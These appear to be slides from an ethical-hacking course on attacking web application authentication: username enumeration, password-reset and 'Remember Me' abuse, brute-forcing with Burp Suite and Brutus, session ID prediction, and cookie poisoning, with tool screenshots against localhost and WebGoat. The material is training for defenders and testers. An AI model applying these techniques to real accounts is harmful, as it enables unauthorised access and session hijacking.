


Analyze Web Applications: Map the Attack Surface



Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Web App Hacking Methodology



Attack Authentication Mechanism



Attackers can exploit design and implementation flaws in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms



User Name Enumeration

- ⊖ Verbose failure messages
- ⊖ Predictable user names



Cookie Exploitation

- ⊖ Cookie poisoning
- ⊖ Cookie sniffing
- ⊖ Cookie replay



Session Attacks

- ⊖ Session prediction
- ⊖ Session brute-forcing
- ⊖ Session poisoning



Password Attacks


- ⊖ Password functionality exploits
- ⊖ Password guessing
- ⊖ Brute-force attack



User Name Enumeration



- If login error states which part of the user name and password is not correct, guess the users of the application using the trial-and-error method



WORDPRESS.COM

ERROR: Invalid email or username. Lost your password?


Email or Username
rinimathews

Password

Remember Me

[Forgot Your Password?](#)
[Back to WordPress.com](#)

User name rinimathews does not exist



WORDPRESS.COM

ERROR: The password you entered for the email or username rinimathews is incorrect. Lost your password?

Email or Username
rinimathews

Password

Remember Me

[Forgot Your Password?](#)
[Back to WordPress.com](#)

User name successfully enumerated to rinimathews

<https://wordpress.com>

- Some applications automatically generate account user names based on a sequence (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names.

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts

Password Attacks: Password Functionality Exploits



>Password Changing

- Determine password change functionality within the application by spidering the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to identify vulnerabilities in password change functionality

Password Recovery

- 'Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can guess the challenge answer successfully with the help of social engineering
- Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved

'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010
- Attackers can use an enumerated user name or predict the session identifier to bypass authentication mechanisms

Password Attacks: Password Guessing



Password List



Attackers create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered

Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as Dictionary Maker to perform dictionary attacks

Tools


Password guessing can be performed manually or using automated tools such as WebCracker, Brutus, Burp Insider, THC-Hydra, etc.



Password Attacks: Brute-forcing



- In brute-forcing attacks, attackers crack the log-in passwords by trying all possible values from a set of alphabets, numeric, and special characters
- Attackers can use password cracking tools such as Burp Suite, Brutus, and SensePost Crowbar



Burp Suite Free Edition V1.5
Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Composer Options

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the **Positions** tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,679,616

Payload type: Bruteforce Request count: 8,393,608

Payload Options (Bruteforce)

This payload type generates payloads of specified lengths and contains all permutations of a specified character set.

Character set: abcdefghijklmnoprstuvwxyz0123456789

Min length: 4 Max length: 4

<http://portswigger.net>

Brutus - AET2 - www.hoobie.net/brutus - (January 2000) - E

File Tools Help

Target: 127.0.0.1 Type: HTTP(BasicAuth) Start Stop Clear

Connection Options: Port: 80 Connections: 10 Timeout: 10 UseProxy: Define

HTTP(Basic) Options: Method: HEAD KeepAlive: checked

Authentication Options: Use Username: checked Single User: checked Pass Mode: WordList User File: users.txt Browse Pass File: wordlist.txt Browse

Positive Authentication Results:

Target	Type	Username	Password
127.0.0.1	HTTP(BasicAuth)	admin	password
127.0.0.1	HTTP(BasicAuth)	backup	password

All lists exhausted

<http://www.hoobie.net>

Session Attacks: Session ID Prediction/Brute-Forcing



01

In the first step, the attacker collects some valid session ID values by sniffing traffic from authenticated users

02

Attackers then analyze captured session IDs to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

03

Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily guessing valid session IDs

04

In addition, the attacker can implement a brute force technique to generate and test different values of session ID until he successfully gets access to the application

GET <http://janaina:8180/WebGoat/attack?Screen-17&menu=410> HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*;q=0.5
Referer: <http://janaina:8180/WebGoat/attack?Screen=17&menu=410>
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vlc3Q



Predictable Session Cookie

Cookie Exploitation: Cookie Poisoning



- If the cookie contains passwords or session identifiers, attackers can steal the cookie using techniques such as script injection and eavesdropping
- Attackers then replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Attackers can trap cookies using tools such as OWASP Zed Attack Proxy, Burp Suite, etc.

